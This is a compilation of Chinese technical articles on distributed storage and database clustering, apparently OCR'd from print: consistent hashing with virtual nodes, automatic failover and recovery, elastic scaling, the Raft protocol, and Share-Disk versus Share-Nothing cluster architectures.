当存储节点数较少时，存储节点在环上的分布可能较为集中，导致映射到存储节点的 key 数量不均衡，可能会导致部分存储节点负载较高，而部分存储节点负载较低的情况出现。为解决这一问题，可将每个存储节点映射为多个虚拟节点，如将每个存储节点映射为3个虚拟节点，然后将虚拟节点映射到 hash 环上，就增加了环上节点的分布数目，使节点分布更加均衡。

增加虚拟节点后，key 和存储节点映射关系也由原来的 key→hash 环→存储节点转换成了 key→hash 环→虚拟节点→存储节点。映射关系如图3所示。




图3　带虚拟节点的一致性 hash 过程

除了平衡性外，一致性 hash 另一个重要特性是单调性。单调性是指如果集群中新增加了新的节点，则原先映射到旧节点的 key 部分会映射到新节点，但不会被映射到其他旧节点，这就保证了集群中节点变化时尽可能少的 key 发生迁移。普通的 hash 算法往往比较难满足单调性，如简单的取模 hash 算法：x = Hash(key) mod (N)，N 表示存储节点的数目。当节点从3个增加到4个时，几乎所有的 key 都发生了迁移。

自动容错和恢复

存储节点每隔 T 秒会向管理节点上报一个心跳，管理节点根据上报的心跳来判断存储节点的存活状态。若存储节点主节点发生宕机，则存储节点主节点停止上报心跳，而备节点继续上报心跳。主节点连续 N 次未向管理节点上报心跳，则管理节点认为主节点已宕机，将备节点切换为主节点，并且取消主备节点间的数据同步。此时，路由节点继续访问主节点会导致超时，路由节点就会向管理节点重新获取一份最新的路由表，最新的路由表会使用备节点的 IP 替换主节点的 IP。那样新的请求就会发往新的主节点。

当主节点宕机后，T*N 秒内服务的发往主节点的读写请求都会失败，等备节点切换为主节点后系统恢复正常。若备节点宕机，则主节点和备节点间的同步会失败，管理节点会通知主节点取消数据同步。在一般的主节点或备节点宕机的情况下，服务只会出现若干秒的异常，只有主节点和备节点同时宕机的极端情况出现时服务才会出现较长时间的不可用。相比只使用一个节点对外服务的或节点故障时需要手动切换的存储系统，采用一主一备和自动容灾的存储系统可用性会高很多，而且该存储系统数据有两份备份，即便其中一个节点磁盘损坏，数据也不会丢失。

当某个节点发生宕机或磁盘损坏时，需要以最快的速度恢复集群的节点数目，防止剩下的节点出现故障。节点恢复的模式有两种：全量恢复模式和增量恢复模式。采用增量恢复模式时，若节点出现故障后很快恢复重启了，则正常节点和故障节点间的数据只有较少一部分不一

致，此时只需要将不一致的数据从正常节点复制到恢复的故障节点即可。相比全量复制，增量复制速度更快，对集群的影响也更小。若节点出现了不可恢复的故障，如磁盘损坏等，则需要采用全量复制的模式。管理节点首先会从集群中寻找一个空闲节点，然后再进行节点间的数据全量复制。

确定全量复制还是增量复制可以采用自动加手动的模式，例如可以设置以 M 小时为界，若 M 小时内故障恢复，则采用增量恢复的模式，否则采用全量恢复的模式，以防止运维人员在机器故障时未接受到告警或其他情况延误了节点恢复的时间。还可以采用手动触发的模式，若运维人员发现故障节点为磁盘损坏，较难恢复节点后可以直接触发全量复制，以避免不必要的等待时间。节点间的全量和增量复制由管理节点通知搬迁节点完成。自动容错和恢复过程如图4所示。




图4　容错和恢复

负载均衡和弹性伸缩

存储节点随同心跳还会同时上报 I/O、容量等统计指标信息。在实际运营过程中可能会出现活跃用户或用户数据分布均匀的情况，导致存储节点间的负载和容量分布不均衡，造成系统资源的浪费。解决这一问题的方法是将负载较低或容量占用较大的存储节点的部分 key 搬

迁到负载较低或容量占用较小的存储节点中。管理节点会根据存储节点上报的统计信息判断当前机器中是否有不均衡的情况出现。若集群中出现不均衡的情况，则管理节点通知搬迁节点搬迁数据，将集群中负载最高或容量最大的存储节点的部分 key 迁移到负载最低或容量最小的存储节点中。在“数据分布”一节已介绍了 key 的映射方式为 key→hash 环→虚拟节点→存储节点。也就是每个存储节点中包含有多个虚拟节点，迁移数据时可以以虚拟节点为单位进行迁移，源存储节点中若干个虚拟节点下的所有 key 迁移到目的存储节点中并且修改虚拟节点和存储节点的映射关系。具体迁移哪些虚拟节点由管理节点根据两个节点的负载和容量情况确定。

当集群负载或容量达到集群上限时，管理节点会为集群新增节点以提升集群的计算能力和存储空间。当新节点加入到集群时会导致节点间的数据重新分配，根据一致性 hash 的单调性原理，只有部分旧节点的数据会被映射到新节点，而旧节点之间不会发生数据迁移。那样，整个集群在新增节点时会保证尽可能少的数据发生迁移。当集群负载活容量低于某个阈值时，为避免资源的浪费，管理节点会删除集群中的部分节点，删除节点的过程也满足单调性，即删除节点的数据被映射到了旧节点，而旧节点间不会出现节点间的数据迁移。这就是系统的自动弹性伸缩功能，能根据集群的负载和容量情况自动增加和删除存储节点，这一过程对前端是完全透明的，而且不需要人工干预。

图5以新增节点为例，描述了为何一致性 hash 在新增节点后能够满足单调性。 当节点3加入集群后，将节点3对应的虚拟节点映射到 hash 环上，只有原本映射到节点3虚拟节点顺时针第一个虚拟节点的部分数据会被重新映射到节点3的虚拟节点中，而其他虚拟节点中存储的数据不发生迁移。




图5　集群新增节点

总结


存储系统的可用性和容量大小问题是产品运营中很重要的两个问题，让存储系统具备高可用和自动弹性伸缩功能不仅能够让存储系统具备应对机器宕机、磁盘损坏、用户和数据暴涨的问题的能力，还能极大减少运维人员的工作量和运维过程中产生的风险，以确保系统能够更加持久、稳定地运行。

作者吴斌炜，先后在腾讯云平台部和 UCloud 存储部门工作，现为 UCloud UMem 产品技术负责人，专注于云存储和云计算领域。

原文链接：http://www.csdn.net/article/2014-03-25/2818965

Raft 分布式一致性协议

Raft 一致性协议的目标是使得一组 server 达到一致的状态，与 paxos 类似但更易懂，基本上了解 raft 原理后，就能知道怎么将其应用到实际系统。Raft 协议基于复制状态机（replicated state machine），即一组 server 从相同的初始状态起，按相同的顺序执行相同的命令，最终会达到一直的状态，如下图所示，一组 server 记录相同的操作日志，并以相同的顺序应用到状态机。



raft 将一致性问题进行分解为“选主”和“复制日志”两个部分。首先，从一组 server 里会选出唯一的 leader，leader 负责服务客户端的请求；接下来，基于唯一 leader，raft 保证所有 server 的状态最终达到跟 leader 一致。

建议在学习 raft 时，先大致看下论文，再看看作者演讲的 slide，讲得非常清晰，学习资料可以从这里打包下载。

原文链接：

http://blog.yunnotes.net/index.php/raft_protocol/

数据库集群技术漫谈

简介

当今世界是一个信息化的世界，我们的生活中无论是生活、工作、学习都离不开信息系统的支撑。而信息系统的背后用于保存和处理最终结果的地方就是数据库。因此数据库系统就变得尤为重要，这意味着如果数据库如果面临问题，则意味着整个应用系统也会面临挑战，从而带来严重的损失和后果。

如今“大数据”这个词已经变得非常流行，虽然这个概念如何落地不得而知。但可以确定的是，随着物联网、移动应用的兴起，数据量相比过去会有几何级的提升，因此数据库所需要解决的问题不再仅仅是记录程序正确的处理结果，还需要解决如下挑战：

- 当数据库性能遇到问题时，是否能够横向扩展，通过添加服务器的方式达到更高的吞吐量，从而充分利用现有的硬件实现更好的投资回报率。
- 是否拥有实时同步的副本，当数据库面临灾难时，可以短时间内通过故障转移的方式保证数据库的可用性。此外，当数据丢失或损坏时，能否通过所谓的实时副本（热备）实现数据的零损失。
- 数据库的横向扩展是否对应用程序透明，如果数据库的横向扩展需要应用程序端进行大量修改，则所带来的后果不仅仅是高昂的开发成本，同时也会带来很多潜在和非潜在的风险。

面对上述挑战一个显而易见的办法是将多个服务器组成一组集群，这样一来就可以充分利用每一台服务器的资源并将客户端负载分发到不同服务器上，随着应用程序负载的增加，只需要将新的服务器添加到集群即可。

本篇文章将对集群的概念、形式以及目前主流的数据库集群技术进行探讨。

数据库集群的形式

数据库的集群和扩展不像应用程序扩展那样容易，因为从数据库端来说，一旦涉及到了集群，往往会涉及到数据库层面的同步，因此从是否存在数据冗余这个角度来讲，我们可以从大面上把数据库集群分为以下两种形式：

Share-Disk 架构

Share-Disk 架构是通过多个服务器节点共享一个存储来实现数据库集群，两台机器最简单的 Share-Disk 架构如图1所示。




图1. 简单的 Share-Disk 架构

在此基础之上，Share-Disk 架构又分为单活和双活，双活即为集群中的每一个节点都可以同时对外提供服务，而单活为集群中只有一个节点可对外提供服务，集群中的其他服务器作为冗余在“活”的节点出现故障时接替该服务器成为对外提供服务的节点。该类架构最典型的产品就是 SQL Server Failover Cluster(SQL Server 故障转移集群)、NEC 的 EXPRESSCLUSTER、ROSE 的 ROSE HA。这种方式的弊端也是显而易见的，如下：

- 硬件资源的严重浪费，同一时间集群中只有一台服务器活着，其他服务器只能作为

冗余服务器。

- 集群无法提升性能，因为只有一台服务器可用
- 存储方面存在单点故障，除非在存储层级保证高可用，通常需要昂贵的 SAN 存储。

因此该类方案仅仅可以做到服务器层面的高可用，无法带来性能的提升，也无法解决存储单点故障的问题。因此如果不搭配其他高可用或负载均衡的技术，存在的意义并不是很大。

另一类技术是 Share-Disk 中的双活的技术，与单活技术不同的是，双活的技术虽然也是共享磁盘，但集群中的所有节点都可以对外提供服务，典型的产品就是 Oracle 的 RAC。RAC 的技术性非常的高，因此需要水平比较高的人来运维系统。RAC 设计的初衷并不是为了性能，而是为了高可用和可扩展性，如果应用程序不是针对 RAC 架构设计和开发的，则将应用程序迁移到 RAC 上由于 block contention (block busy waits)可能会导致性能的急剧下降，并且节点越多性能下降越明显。

Share-Nothing 架构

Share-Nothing 架构又分为两种，首先是分布式架构。将数据库中的数据按照某一标准分布到多台机器中，查询或插入时按照条件查询或插入对应的分区。

另一种是每一个节点完全独立，节点之间通过网络连接，通常是通过光钎等专用网络。如图2所示。




图2. Share-Nothing 冗余架构

在 Share-Nothing 架构中，每一个节点都拥有自己的内存和存储，都保留数据的完整副本。通常来说，又可以分为两种，可以负载均衡和不可以负载均衡。

首先谈谈不可负载均衡的集群，在不可负载均衡的技术中，集群中的节点会被分为主节点和辅助节点，主节点向外提供服务，辅助节点作为热备（二阶段事务提交）或暖备（不需要保证事务同步），同时有可能使得辅助节点提供只读的服务。使用这个架构的技术包括：SQL Server AlwaysOn，SQL Server Mirror，Oracle Data Guard 这种架构带来的好处包括：

- 辅助节点数据和主节点保持同步或准同步，当搭配第三方仲裁后，可以实现自动的故障转移，从而实现了高可用

- 辅助节点由于和主节点完全独立且数据同步或准同步，因此主节点出现数据损坏后，可以从辅助节点恢复数据（自动或手动）
- 由于 Share-Nothing 架构使用了本地存储（或 SAN），相较于 Share-Disk 架构在慢速网络时有非常大的性能优势

当然，弊端也显而易见，因为辅助节点无法对外提供服务或只能提供只读服务，因此该类集群的弊端包括：

- 扩展能力非常有限
- 对性能没有提升，因为涉及到各节点的数据同步，甚至带来性能的下降
- 辅助节点如果可读，虽然提升性能，但需要修改前端应用程序，对应用程序不透明

另一类 Share-Nothing 架构中，是允许负载均衡的。所谓负载均衡就是就是将对数据库的负载分布到集群中的多个节点上，在集群中的每一个节点都可以对外提供服务，从而达到更高的吞吐量，更好的资源利用率和更低的响应时间。前端通过代理进行调度。使用该类架构的技术包括：MySQL 上的 Amoeba(架构如图3，摘自 MySQL 大师陈畅亮的博客：http://www.cnblogs.com/gaizai/archive/2012/06/12/2546755.html)， MySQL 上的 HA Proxy（如图4所示），格瑞趋势在 SQL Server 上的 Moebius 集群(如图5所示)。




图3.Amoeba




图4.HA Proxy

